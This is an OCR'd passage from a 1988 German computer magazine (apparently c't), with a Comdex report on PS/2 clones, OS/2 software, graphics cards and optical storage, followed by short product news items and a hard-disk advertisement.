Ebenso unerfreulich ist für Mama Blue auch der Einstieg von Tandy in die Welt des Mikrokanals. Tandy, einer der großen PC-Hersteller in den Staaten, bietet mit seinem 5000 MC (Micro Channel) gleich die Alternative zum Modell 80 an: der mit 20 MHz getaktete 80386-Rechner mit VGA, Cache Controller 82385 von Intel und 2 MByte Arbeitsspeicher bietet fünf Mikrokanal-Steckplätze und zwei 32-Bit-Steckplätze (Tandy-Design) für weiteren Arbeitsspeicher. Er soll je nach Größe der Festplatte zwischen 4999 und 6999 Dollar kosten.

Beruft sich Tandy auf ein altes Abkommen mit IBM, so will Dell in aller Ruhe mit IBM über die Rechtslage und über Lizenzen verhandeln. Dell Computer (früher PCs Limited) bietet zwei Modelle an: das System 400 als Gegenstück zum Modell 60 und das System 500 als Konkurrenten zum Modell 80. Beide Computer werden mit 20 MHz getaktet. Das System 400 wird mit 1 MByte Speicher, 3,5"-Laufwerk (1,44 MByte) und Cache-Software geliefert, das System 500 mit 2 MByte Speicher und dem Cache Controller von Intel. Die Preise will Dell erst zum Beginn der Auslieferung im August bekanntgeben.

Während die Reaktionen von IBM noch ausstehen, ist der Enthusiasmus der an den Dell-Computern beteiligten Firmen um so größer: CTI, Phoenix und Western Digital fühlen sich geehrt, zur Mitarbeit an diesem Projekt herangezogen worden zu sein, Microsoft will mit einem Dell-DOS 3.3 und Dell OS/2 das nötige Quentchen Betriebssystem beisteuern. Schneller als die IBM-Maschinen sollen die Clones allemal sein. Mit Wunderkind Michael Dell, der sich in der Nachfolge der Apple-Gründer Jobs und Wozniak sieht, feiert wieder einmal der Mythos des amerikanischen Gründergeistes fröhliche Urstände: ein asiatischer Hersteller würde diesen Schritt nicht wagen können.

Ein anderer Mythos ist mit dem Klonen des Mikrokanals passé: die Sage von den Wunderdingen, die mit dieser Architektur möglich sein sollen. Da alle Hersteller ihre Geräte auch weiterhin im sogenannten Industriestandard anbieten, wird die Wahl zwischen Mikrokanal oder Industriestandard so profan wie das Wählen der Polstertöne für das neue Auto. Das schmale Heftchen mit der Übersicht über Mikrokanal-Karten, das IBM auf der Comdex präsentierte, zeigt, daß dieses Konzept noch nicht zu bahnbrechend neuen Lösungen geführt hat.

OS/2-Software: Ankündigungen

Um so dicker das IBM-Druckwerk zu OS/2, mit dem aller Welt demonstriert werden soll, daß hier der Durchbruch gelungen sei. Auf 353 Seiten ist alles versammelt, was Rang und Namen hat. Die überwiegende Mehrheit allerdings mit Produktankündigungen denn mit realisierten Programmen. Was vorzuzeigen war, wurde auf dem IBM-Stand demonstriert, auf dem jeder Hersteller ein kleines Böxchen hatte. Ein lustiger Anblick allemal: in dem Moment, wo die ersten PS/2-Clones auftauchen, schart sich alles eng um Mama Blue.

Von den Anwendungen, die jetzt auf den Markt gelangen, sind neben den diversen Programmiersprachen vor allem die Datenbanken 'bezugsfertig'. Rbase, das in Deutschland von Microsoft vertrieben wird, wartete neben der Weiterentwicklung der Version System V, die 'Rbase for DOS' genannt wird, mit 'Rbase for OS/2' auf. Die OS/2-Version bietet bei etwas höherem Preis die Möglichkeit des Record-Locking an, womit der Zugriff verschiedener Tasks auf denselben Datensatz gesteuert werden kann.

Nicht anders auch bei Paradox OS/2, das als Paradox 386 denselben Komfort für 80386er bietet. dBASE IV, das als DOS-Version in zwei Monaten, als OS/2-Version in vier Monaten verfügbar sein soll, geht in dieser Hinsicht keine anderen Wege, sieht man einmal von der umständlichen Upgrade-Lösung ab, die vor dem Erwerb von dBASE IV OS/2 den Ankauf von dBASE IV zur Pflicht macht.

Unter 3 MByte läuft nichts . . .

Was den Speicherausbau betrifft, so zeigen die Datenbankprogramme, wohin der Trend mit OS/2 gehen wird: unter 3 MByte ist nichts zu machen. Nutzen ziehen daraus auch die neu-kompilierten DOS-Programme, die allein durch effizientere Speicherverwaltung erheblich beschleunigt werden. Publishers Paintbrush OS/2 von ZSoft ist ein solches Programm. Die auf der Comdex gezeigte Beta-Version greift ohne Hilfe von EMS-Treibern schneller auf große Bilddateien zu. Mit der Typografie-Software Publishers Type Foundry geht ZSoft gleich von dem Presentation Manager aus, für den viele Firmen ihre Programme umschreiben oder entwickeln. Behelfsmäßig wurden derartige Anwendungen auf der Comdex unter Windows/386 vorgeführt.

Mit dem OS/2-API-Kernel von Norton wurde das erste RAM-residente OS/2-Programm vorgestellt, das komplikationslos für alle Tasks verfügbar ist. Im Gegensatz zu anderen Firmen liefert Norton Computing die 'Engine', mit der der Anwender eigene Bibliotheken erstellen kann, gleich als DOS- und OS/2-Version aus. Im Bereich der Tabellenkalkulation ist das Ende der Entwicklung von OS/2-Versionen für Lotus 1-2-3, Multiplan und so weiter noch nicht abzusehen. Das angepeilte Ziel aller Kandidaten, die im Hintergrund ablaufende Rekalkulation von Feldern in Abhängigkeit von der aktuellen Cursor-Position, scheint knifflige Probleme aufzuwerfen.

Auch die Netzwerk-Software ist erst am Anfang ihrer OS/2-Entwicklung. So demonstrierte Novell eine Portierung seiner Advanced 286 Software, die den Betrieb eines File-Servers im Non-dedicated-Modus ermöglicht. Während die File-Server-Funktionen im Hintergrund ablaufen, kann eine OS/2-Task im Vordergrund bearbeitet werden. Vor 1989 ist nicht mit einer endgültigen Version zu rechnen.

Läßt man derartige Software-Ankündigungen beiseite, so gab es doch eine ganze Reihe wichtiger Lösungen zu sehen, die beweisen, daß OS/2 auf dem Weg der Etablierung ein Stück vorangekommen ist. Selbst Multiuser-Betrieb unter OS/2 war zu bewundern: Mit TPS/2 von TPS ist der Programmierer in der Lage, OS/2-Applikationen für den Betrieb mit maximal 48 Terminals einzurichten. Programme, die in Cobol oder C geschrieben sind, sollen durch einfaches Neukompilieren für den Multiuser-Betrieb mit TPS/2 gerüstet sein. DOS-Anwendungen sind davon ausgeschlossen und auf die Kompatibilitätsbox verwiesen.

Mit Programmzusätzen unter DOS gibt es seit einiger Zeit die Möglichkeit, unter Nutzung der besonderen Fähigkeiten des 80386-Prozessors eine Art von Multitasking mit mehreren virtuellen 8086-Maschinen zu bewerkstelligen. Das von Bristol Information Systems vorgestellte MUSIC/386 geht nun noch einen Schritt weiter und baut das von IGC lizenzierte VM/386 zum echten Multiuser-Betrieb aus, der allerdings zur Zeit nur mit zwei angeschlossenen Terminals möglich ist.

Hier war die UNIX-Welt dem DOS immer ein Stückchen voraus. Die Lösung von Phoenix, mit VP/ix eine derartige Box für UNIX-Systeme zur Verfügung zu stellen, ist nun nicht mehr nur unter XENIX zu haben. Auf der Comdex war bei Phoenix die Implementation von VP/ix auf der SUN 386i zu sehen. Auch unter UNIX System V, Version 3.1, ist VP/ix implementiert worden.

Der Entschluß von AT&T und SUN, mit vereinten Kräften den UNIX-Markt zu beharken, hat bei SCO ebenfalls den Anschlußwunsch freigesetzt. SCO, einer der ersten Anbieter von VP/ix, will sich nun nach und nach mit seinen zukünftigen Versionen von XENIX System V einem gemeinsamen Standard annähern. Die für das Frühjahr 1989 geplante Version 3.2 von XENIX System V soll zu UNIX mit der gleichen Versionsnummer kompatibel sein. In der UNIX-Welt tut sich also mehr, als es dem sprießenden Pflänzchen OS/2 lieb sein kann. Hier hat nicht zuletzt die Einführung des 80386 für den nötigen Einigungsschub gesorgt.

Hardware-News

Wohin der Zug fahren könnte, das mag die Hardwarelösung von AOX andeuten: die Firma stellte auf der Comdex den Prototyp einer 80386-Karte für den Mikrokanal vor, die für die Modelle 50 und 60 gedacht ist und mit bis zu 25 MHz die Rechengeschwindigkeit der IBMs vervierfachen soll. Wer schon jetzt von OS/2 genug hat, dem mag diese exquisite Art der Aufrüstung vielleicht zusagen.

DOS-pur bietet auch eine Karte für ein anderes System: die von PerfecTEK vorgestellten 'MAC+PC II'- beziehungsweise 'MAC+PC SE'-Karten verwandeln den Macintosh II oder SE in einen mit 12,5 MHz getakteten 80286er. OS/2 ist auf diesen mit 1 MByte bestückten Karten nicht lauffähig, dafür aber jedes DOS-Programm mit allen Macintosh-Fonts et cetera, auch die Benutzung des Multifinder und des Switcher unter DOS ist möglich.

Die teuren Farbbildschirme von Apple können mit den von Sigma und Orchid vorgestellten Grafikkarten durch Multisync- oder PS/2-Monitore ersetzt werden. ColorMAX von Sigma ermöglicht den Anschluß an die Macintosh-II-Serie mit Karten für verschiedene Auflösungen bis maximal 1024 × 768 Punkten; ColorVue-SE von Orchid ist für den Macintosh SE gedacht und bietet eine Auflösung von 640 × 480 Punkten. An-

Die ersten PS/2-Clones stammen von Dell . . .

. . . und von Tandy.

sonsten gab es in der Apple-Welt wenig Neues, da der Hersteller selbst auf der Messe nicht in Erscheinung trat.

Reichlich war dagegen das Neuangebot an VGA-Karten der zweiten Generation für IBM-Kompatible. Eine kleine Auswahl von VGA-Besonderheiten sollte genügen: So stellte Genoa seine SuperVGA- und SuperVGA-HiRes-'10'-Karten vor. Letztere ist Ersatz für den 8514/A und liefert eine Auflösung von 1024 × 768 Punkten für die 8514-Monitore. Auch ATI ist mit seiner neuen VGA-Wonder im Bereich dieser Auflösung angekommen. Die AST-VGA Plus soll laut Angaben von AST viermal so schnell wie IBMs VGA sein. Die Designer VGA von Orchid kommt mit 512 KByte Arbeitsspeicher, in den acht Zeichensätze geladen werden können. Chips & Technologies stellte die CHIPS/450-Serie vor, mit der das VGA-Design speziell für den Einsatz mit dem kommenden OS/2 Presentation Manager optimiert wurde.

Optimierung auch woanders: Wer mit seinem Harddisk-Controller im AT hadert, der kann mit dem Ten Time Disk Caching Controller von Konan für rund 695 Dollar seiner Platte Beine machen. Konan verspricht 10fache Zugriffsgeschwindkeit und das 3- bis 10fache des bisherigen Datendurchsatzes bei einer Transferrate von 4 MBit/s.

Aufwind für optische Speicher


Ist die Geschwindigkeit bei der Arbeit mit CD-ROM kein Thema, so ist doch der prohibitive Preis der Laufwerke immer ein Ärgernis gewesen. Daß sich das bald ändern kann, zeigte das Auftauchen von CD-ROM-Laufwerken in den Kollektionen aller großen Hersteller bis hin zu Komplettangeboten der bereits etablierten Firmen wie NEC, Toshiba und Amdek (Hitachi). Der Preisverfall wird nicht mehr lange auf sich warten lassen.

Unter den Neuangeboten an CD-ROM-Anwendungen findet sich die Computer Library, die von Lotus und Ziff-Davis entwickelt wurde. Jeden Monat soll eine Scheibe mit 19 000 Artikeln und 43 000 Zusammenfassungen aus 110 Publikationen des Computerjournalismus veröffentlicht werden. Preis: 695 Dollar für 12 Ausgaben. Die CD-ROM wird ihrem Zweck, große Datenbestände in Massenauflage zur Verfügung zu stellen, mehr und mehr gerecht, während die Tage des WORM-Konzeptes der einmaligen Archivierung großer Bestände ihrem Ende entgegengehen.

Schickten die WORM-Hersteller die Kritiker an ihrer Technologie am liebsten zum Teufel, so können sie diese jetzt in die Südsee verwünschen: 'Fiji' und 'Tahiti' nennt Maxtor seine technologische Neuheit der wiederbeschreibbaren optischen Disketten. Diese Sensation unter den Neuheiten dieser Comdex war nicht auf der Messe, sondern nur im Hotelquartier von Maxtor zu bewundern. Fiji I ist ein 3,5"-Laufwerk mit einseitig beschreibbaren Disketten, die von Seiko/Epson hergestellt werden. Mit einer Kapazität von 160 MByte liefern die kleinen Disketten ausreichend Speicherplatz und bieten bei einem OEM-Preis von unter 1000 Dollar eine zwingende Alternative zu allen Datapac-Konzepten.

Die via SCSI angeschlossenen Laufwerke warten mit einer durchschnittlichen Transferrate von 1,9 MBit/s auf. Maxtor präsentierte in der Suite einen eigens für diese Laufwerke entwickelten SCSI-Controller, der separat montiert wird. Mit einer MTBF (durchschnittliche Betriebsdauer bis zu einem Defekt) von 30 000 Stunden und einer angenommenen Lebensdauer von 10 Jahren für die Disketten offeriert Maxtor eine rechte Attraktion für den Personalcomputer.

Tahiti I ist das größere Gegenstück mit 5,25"-Disketten, die doppelseitig beschrieben werden. Mit Disketten nach dem ANSI-Standard kann Tahiti I 600 MByte, mit den hauseigenen Disketten von Maxtor sogar 1 GByte an Daten aufnehmen. Das recht wuchtig geratene Gerät mit integriertem SCSI-Controller eignet sich vor allem für Netzwerk-Lösungen und ist mit einer durchschnittlichen Zugriffszeit von 30 ms (25 000 bpi, 16933tpi) ausreichend schnell. Tahiti I wird für OEMs rund 2500 Dollar kosten. Preise für die Datenträger waren noch nicht zu erfahren. Die Auslieferung der Laufwerke soll im September beginnen. (cp) ct



Komplettsystem für Echtzeitapplikationen

Die VME-Bus-Systeme der Serie 'miniFORCE 2P29/32' sind als Ziel- oder Entwicklungssysteme für Multitasking-Echtzeitapplikationen konzipiert. Die CPU-Karte basiert auf einem 68020-Prozessor mit 1 MByte SRAM-Speicher, zwei seriellen Schnittstellen sowie VME-Bus- und VSB-Interface. Die Controller-Karte ist mit einem 68010-Prozessor und 128 KByte Dual-Port-RAM bestückt und vereinfacht dadurch den Zugriff auf die 175-MByte-Festplatte und die 1-MByte-Floppy. Der Hersteller Force in Ottobrunn liefert das 22 000 Mark teure System mit den Echtzeit-Betriebssystemen VMEPROM und PDOS.

Incolor-Karte preiswerter

Computer 2000, München, gibt den Preis der Hercules-Incolor-Karte jetzt mit 850 DM anstatt mit 1350 DM an. Mit 16 von 64 möglichen Farben und einer Auflösung von 720 × 384 Bildpunkten sowie dem 'RamFont'-Textmodus ist die Incolor-Karte die Farbversion des 'Hercules Monochrom Graphics Adapter'. Im Lieferumfang enthalten ist das von Hercules entwickelte Textprogramm 'Write On!', das die Möglichkeiten des RamFont-Modus nutzt und auch als Einzelprodukt für 150 DM erhältlich ist.

Pixie für Präsentationen

Pixie von Zenographix ist ein Programm zur raschen Erstellung von Präsentationsgrafiken und kann als Nachfolger von Mirage und Autumn aufgefaßt werden. Pixie kann Grafiken auf dem Matrix-, Laserdrucker oder Filmrecorder ausgeben. Das Programm läuft unter Windows 2.0 und setzt eine Windows-kompatible Grafikkarte voraus. Die Standardpalette umfaßt 98 Farben, der gesamte Farbenvorrat beträgt 16 Millionen Farbtöne. Für die Bearbeitung von Titeln und Texten wurde eine Textverarbeitung integriert, die nach dem WYSIWYG-Prinzip arbeitet. Pixies unterstützt alle Windows- und Zenographics-Schriften, die ähnlich den PostScript-Fonts vergrößert oder verkleinert werden können. Pixie wird von Telecomputer Software vertrieben und kostet 564 DM.

Datenbank fürs Auge

Die Einsatzmöglichkeiten einer Bilddatenbank liegen beispielsweise im Immobilienhandel, in Forschung und Medizin – überall wo umfangreiches Bildmaterial vorliegt, das sich nicht in Textäquivalente umsetzen läßt. Die Firma ASK electronics in Feldkirchen vertreibt ein System, um Bilder zu digitalisieren, zu speichern und mit Hilfe üblicher Datenbankfunktionen zu verwalten. An eine Schnittstelle zu dBASE III Plus wurde auch gedacht. Als Massenspeicher dienen zur Zeit Festplatten, optische Speichermedien sind in der Erprobung.

Eine typische Konfiguration besteht aus Videokamera, Video-Digitizer, Grafikadapter, Computer und Software unterschiedlicher Ausstattung und Qualität. So reicht die Preispalette von rund 3500 DM für eine Minimalausrüstung bis zu gut 17 000 DM (mit Echtzeitbildverarbeitung).

c't-Software- und Platinen-Service

Platinen zu c't-Projekten und Programme aus c't auf Datenträgern werden voraussichtlich ab September nicht mehr direkt beim Heise-Verlag erhältlich sein. Der Verlag plant, den Vertrieb an ein spezialisiertes Unternehmen abzugeben, um sich, so Geschäftsführer Klaus Hausen, 'stärker auf die eigentlichen Verlagsaufgaben zu konzentrieren'. Abgesehen von einer neuen Anschrift für Bestellungen soll die Umstellung für den Kunden keine Änderungen zur Folge haben. Das gesamte Sortiment des Platinen- und Software-Service werde zu gleichen Preisen und Konditionen übernommen und weiter ausgebaut.

Die Qualität von Microscience™ ist unbestritten. Der Lieferant auch: SYDEC

Microscience-Festplatten sind in der ganzen Welt gefragt. Unsere HH 1050 mit 44 MB Nettokapazität zeichnet sich durch eine mittlere Zugriffszeit von 28 ms aus. Doch Geschwindigkeit ist nicht alles: Microscience-Festplatten sind einfach robust. Das zahlt sich aus.

Jetzt zu Sydec: 1 - 100 Stück liefern wir prompt vom Lager. Innerhalb weniger Tage. Falls Sie ein fehlerhaftes Teil umtauschen wollen, haben Sie in spätestens 48 Stunden Ihr Ersatzteil. Und weil Geschwindigkeit nicht alles ist, bietet Sydec einen Telefon-Sofortdienst für technische Fragen.


Was wollen Sie mehr? Ach ja, Microscience.

Fordern Sie Prospektmaterial über alle unsere Festplatten an. Anruf genügt: ☎ 0 80 62/50 17

SYDEC®

Computerbauteile ohne Umwege

Autorisierter Fachhändler für: Microscience, NCL und Mitsubishi. Sydec Deutschland GmbH. Technology Distributors.
Kirchdorfer Straße 14b · 8206 Bruckmühl



Schnelle Scope-Karte

Die 'PC-Scope T12840' erweitert einen IBM XT/AT oder Kompatiblen zu einem Transientenrecorder mit einer maximalen Abtastrate von 40 MHz und einer Speichertiefe von 128 KByte. Die Slot-Karte enthält zwei Meßkanäle mit je 8 Bit Auflösung und einer Eingangsempfindlichkeit von 20 mV bis 10 V. Die mitgelieferte Software stellt die Werte grafisch dar oder bereitet sie statistisch auf. Das Scope-Board kostet bei der Imtec GmbH in Eichenau 6500 DM.

80386-Rechner mit 25 MHz von Intel


Mit dem System 302 bietet die Intel Corporation einen 80386-Rechner mit 25-MHz-Takt an. Wie Sprecher von Intel betonten, handelt es sich um ein reines OEM-Produkt. Besondere Merkmale des Boards sind 64 KByte Cache Memory mit 0 Wait-States ohne Verwendung extrem schneller (und damit teurer) DRAMs. Der Hauptspeicher von 4 MByte on Board kann mit zwei 32-Bit-Speichererweiterungskarten bis auf 24 MByte aufgerüstet werden. Ein Steckplatz für den 80387 ist vorhanden; zum Betrieb langsamer AT-Karten kann die Taktfrequenz auf 8 MHz reduziert werden.

VME-Bus-Rechner mit 68030-CPU

Der 68030-VME-Bus-Rechner 'CPU 31' von MicroSys, München, ist mit einem 7-Level-VME-Interrupthandler und einem 4-Level-Bus-Arbiter für Multiprozessor-Applikationen ausgestattet. Auf der Platine befinden sich 512 KByte oder 1 MByte dual-ported SRAM, die man mit 2 MByte EPROM erweitern kann. Das Board enthält zwei RS-232-Ports, eine Centronics-Schnittstelle und einen lokalen Extension-Bus für spezielle RAM-Erweiterungen. Je nach Ausführung ist der Prozessor mit 16, 20 oder 25 MHz ohne Wartezyklen getaktet. Die Grundversion ist für etwa 7300 Mark erhältlich.

Mikrocontroller-Board im Scheckkartenformat

Das Herzstück des 'miniMODUL-535' bildet der 8-Bit-Mikrocontroller Siemens SAB 80535, der unter anderem 8 KByte ROM, 256 Byte RAM, sechs 8-Bit-Ports, acht 8-Bit-Analogeingänge und drei 16-Bit-Timer/Counter enthält. Sein Instruktionssatz entspricht der Intel-MCS-51-Familie. Das Board ist mit 64 KByte RAM bestückt und läßt sich mit 64 KByte EPROM erweitern. Die Monitorsoftware erlaubt das Entwickeln von kleineren Programmen an einem Terminal oder MSDOS-Rechner, für größere Aufgaben sind ein Assembler sowie C- und Pascal-Compiler erhältlich. Phytec in Mainz nennt für das miniMODUL535 einen Preis von unter 200 Mark.



Transputer weiter im Aufwind

Die Zahl der Anwendungen, in denen Transputer zum Einsatz kommen, steigt beständig. Das war eines der Resultate des DOIT-Meetings vom 28. und 29. April 1988 in Norden und Emden. In den Räumen der Fachhochschule gab es sowohl einige interessante Hardware-Entwicklungen zu bestaunen als auch Vorträge über die neusten Konzepte der automatischen Parallelisierung und Fehlersuche in Multi-Transputer-Systemen zu hören.

Bereits zu Beginn kündigte Peter Eckelmann von Inmos Deutschland den neuen Transputer T810 für den Herbst 1988 an, der über acht Links und acht KByte internes RAM verfügen soll. Außerdem soll er eine Möglichkeit zum 'Durchreichen' von Daten von einem Kanal zu einem anderen (ohne Prozessor-Aktivität) besitzen und einige Befehle deutlich schneller als ein T800 ausführen.

Weiterhin war eine Massenspeicher-Transputerkarte der Firma Helzle zu sehen, die ein Floppy-Laufwerk und eine Festplatte ansteuern kann und MSDOS-kompatible Formate verwendet. Mit einer noch in der Entwicklung befindlichen Grafikkarte steht der Fertigstellung eines Transputer-Standalone-Systems ohne Host-Rechner eigentlich nur die Verfügbarkeit eines ausgereiften Betriebssystems wie etwa Helios im Wege. Sang stellte eine Vier-Transputer-Karte vor, die mit einem selbstentwickelten Interface im Amiga 2000 ohne PC-Karte betrieben werden kann. Die Software ist bereits verfügbar.

Auch bei der Parallelisierung gibt es erfolgversprechende Ansätze: Der DOIT-Vorsitzende Joachim Stender erläuterte die Möglichkeiten von Parallel-C (siehe c't 5/88, S. 39), Karl Junk von Proteus, Karlsruhe, stellte ein Konzept der automatischen Verteilung von Programmen und Daten auf ein Transputernetz vor ('Farming out' genannt). Dieses Netz muß vor dem Programmlauf nicht (!) in einer Extra-Datei beschrieben werden. Das Programm sucht sich eigenständig seinen Weg und benutzt die ausgekundschafteten Pfade für den Transport von Daten. Wenn sich diese Methode auch nicht auf jedes Problem anwenden läßt, so bietet sie eine Lösung für alle Aufgaben, bei denen sich die Konfiguration häufig ändert und immer wiederkehrende Rechnungen mit verschiedenen Eingabedaten ausgeführt werden müssen.

Eine Maus für Clipper

Unter der Bezeichnung CL_Mouse bietet die Firma 'Der Preis-Test' eine Library für den Clipper-Compiler an, die die Anwendung aller Funktionen der Microsoft-Maus ermöglicht. Im Lieferumfang des für 680 DM erhältlichen Paketes sind ein deutschsprachiges Handbuch und einige einführende Beispiele enthalten.

Texte erkennen

Die Firma CAT vertreibt ab sofort das OCR-System TEXIRIS, das aus einer Einsteckkarte für den PC-Bus und der OCR-Software besteht. Die Karte enthält speziell für die Zeichenerkennung und Grafikbehandlung entwickelte Mikroprozessoren, eine Scanner-Schnittstelle sowie eigenes RAM, in dem die Zeichenerkennung erfolgt. Die Leistungsmerkmale dieses Systems sind unter anderem die Auswertung verschiedener Schriftarten in einem Dokument (auch Proportionalschrift), automatische Texterkennung und Grafikverarbeitung in einem Scandurchgang, Formaterkennung und Übergabe an DTP-Programme bei einer Erkennungsrate von bis zu 99,9 %. Der Verkaufspreis wird bei 10 589 DM liegen.

Die Zahl der Programmiersprachen wächst ebenfalls. Neben den bekannten Fortran- und Pascal-Compilern bietet Brainware, Berlin, nun auch ein CS-Prolog für Transputer an. Weiterhin sind ein Parallel-Fortran und Parallel-Pascal in Arbeit und sollen noch in diesem Jahr auf den Markt kommen. Zu Helios gab es leider noch keine nennenswerten Neuerungen; die Entwicklung läuft noch ... Viele Vorträge befaßten sich mit Echtzeit-Anwendungen, in denen der Transputer offensichtlich gerne eingesetzt wird, da er einfach zu beschalten ist und sich leicht kaskadieren läßt, aber auch einige Probleme mit dem Task-Wechsel-Mechanismus entstehen. Erstaunlich und erfreulich zugleich, daß hier Know-how und allerhand Tips an alle Zuhörer weitergegeben wurden. Gerade in Bereichen, in denen eine sehr schnelle Meßwerterfassung und Regelung gefordert wird, ist er offensichtlich der ideale Chip.

Das belegen auch die erneut gestiegenen Besucherzahlen der DOIT. Der Transputer führt kein Mauerblümchendasein, sondern ist in wissenschaftlichen Anwendungen eine Alternative, wenn man hohe Rechenleistungen zu einem günstigen Preis benötigt. (dg)

Hercules-Karte mit Netzanschluß

Die 'Monochrom Network Card Plus' bietet dem PC-Benutzer neben der bekannten Schwarzweiß-Grafik mit einer Auflösung von 720 × 348 Pixeln Auflösung und dem Textmodus 'RamFont' einen Netzwerkanschluß zu Tops/Flashtalk. Damit wird die problemlose Integration von PCs in Sun- oder Apple-Netzwerken möglich, um beispielsweise Laserdrucker oder Festplatten mitzubenutzen. Die Network Card Plus mit Tops ist bei Computer 2000, München, für 1350 DM erhältlich.

Termine grafisch verfolgt

Termgraph erleichtert die Projektplanung durch eine grafische Gegenüberstellung von Ist-, Soll- und Wird-Terminen, deren Abhängigkeit man durch Pfeile darstellen kann. Die Kalenderachsen kann man wahlweise in Tage, Wochen, Monate, Quartale und Jahre aufteilen. Bis zu 70 Tätigkeiten lassen sich innerhalb eines Planes durch Kreise, Rechtecke und Pfeile dokumentieren. Termgraph läuft auf allen Macintosh-Rechnern mit mindestens 512 KByte RAM und kostet beim Computerservice Decker, Erlangen, rund 900 Mark.

Galvanische Trennung

Schwankungen in Stromnetzen verursachen oft Störungen bei über V.24-Schnittstellen verbundenen Computern und/oder Peripheriegeräten. Abhilfe schaffen soll hierbei der Isolator 88iso der Wuppertaler Firma Wiesemann & Theis GmbH. Dieser Isolator wird in die Verbindungsleitung eingebaut und trennt zwei Geräte galvanisch durch Optokoppler.

Kostenpunkt des Isolators: 248 DM. Er arbeitet bei Baudraten zwischen 300 und 19 200 Baud und kommt ohne externe Stromversorgung aus. Als Zusatzeffekt soll der Isolator die für eine V.24-Verbindung mögliche Entfernung verdoppeln, sofern er in der Mitte der Übertragungsleitung angebracht ist.

Tragbare Festplatte

Als mögliche Alternative zu Wechselplattensystemen bietet die in Bruckmühl ansässige Firma Sydec Deutschland GmbH das 'Portable-Database-System' an, dessen Kernstück ein spezieller Rahmen ist, der in einem PC-Laufwerksschacht installiert wird. In diesen Rahmen läßt sich eine vorbereitete 20-MByte-Festplatte einschieben und herausziehen. In der eigenen Tragebox ist die Festplatte transportierbar – entweder zu einem anderen PC hin, zwecks Datenaustausch, oder in den Safe, zwecks Datensicherheit. 'Portable-Database' besteht in der Hauptsache aus den vier Komponenten 20-MB-Festplatte, Controller, Einbaurahmen, Tragebox und kostet zirka 1330 DM.

Farbgrafik-Terminal mit Emulationen

Das Farbgrafik-Terminal Pericom MX 7100 emuliert Grafik-Standards wie Tek 4107/4208, DEC VT340, W3220 und im Textmodus VT220. Das Gerät kann im lokalen RAM bis zu 128 Grafik-Seiten speichern und erlaubt das Zoomen über eine Vektorliste, ohne den Hauptrechner zu belasten. Je nach Emulation lassen sich auf dem 14"-Monitor 640 × 480 oder 800 × 500 Punkte darstellen. Peripheriegeräte wie Tablett, Maus und Drucker lassen sich direkt an das MX 7100 anschließen. Cadtronic in Bergisch-Gladbach bietet das Grafik-Terminal zum Preis von 7500 DM an.

Neue Nummern für CosmoNet

Die Mailbox der CosmoNet Kommunikationssysteme GmbH, über die auch die c't-Hotline zu erreichen ist, hat seit dem 31. Mai neue Telefonnummern:

2400 Baud: 55 53 02
1200 Baud: 55 56 86 und 55 56 30
300 Baud: 55 53 98 und 55 53 92
Datex-P: 45 51 10 90 835

Für die Modem-Anschlüsse gilt die Vorwahl von Hannover, 05 11.

Bunte Mischung

Für alle Arten des Vermischens von Videobildern mit dem Monitorbild eines Amiga bietet die Firma Merkens eine breite Palette von Digitizern, Genlock-Interfaces und Farbfiltern an. Sie reicht von einfachen Genlocks für knapp 1200 DM bis zu studiotauglichen Digitizern für 2200 DM, die in Echtzeit (also vom laufenden Videobild) Farbgrafiken erfassen und in 16 Graustufen oder 32 Farben umsetzen. Der HAM-Modus mit gleichzeitiger Darstellung von 4096 Farben wird ebenfalls unterstützt.

Software für Chemiker

Visper-32 von der VCH Verlagsgesellschaft, Weinheim, ist eine Serie von Programmen und Datensammlungen, die den Chemiker bei Routinearbeiten entlasten. Sie unterstützen ihn dabei, aus den Spektren einer chemischen Verbindung Rückschlüsse auf die Struktur zu ziehen, Strukturen und Spektren zu dokumentieren und zu Berichten zusammenzustellen. Die Programme können auf IBM PCs und Kompatiblen, Apple Macintosh, Atari ST, KWS SAM-68K und IBM PS/2 eingesetzt werden. Die Serie enthält unter anderem zwei Datendokumentations-Programme (2500 DM und 4800 DM), mit denen Spektren und Strukturen bearbeitet und archiviert werden können, sowie einen C-NMR-Simulator (3000 DM), mit dem sich beliebige Kohlenstoffverbindungen simulieren und als Spektrum darstellen lassen. Für 1300 DM ist ein 2-D-Strukturedtor erhältlich, der auch Reaktionsschemata und Formelübersichten darstellen kann.

Post untersagt Adressenangaben

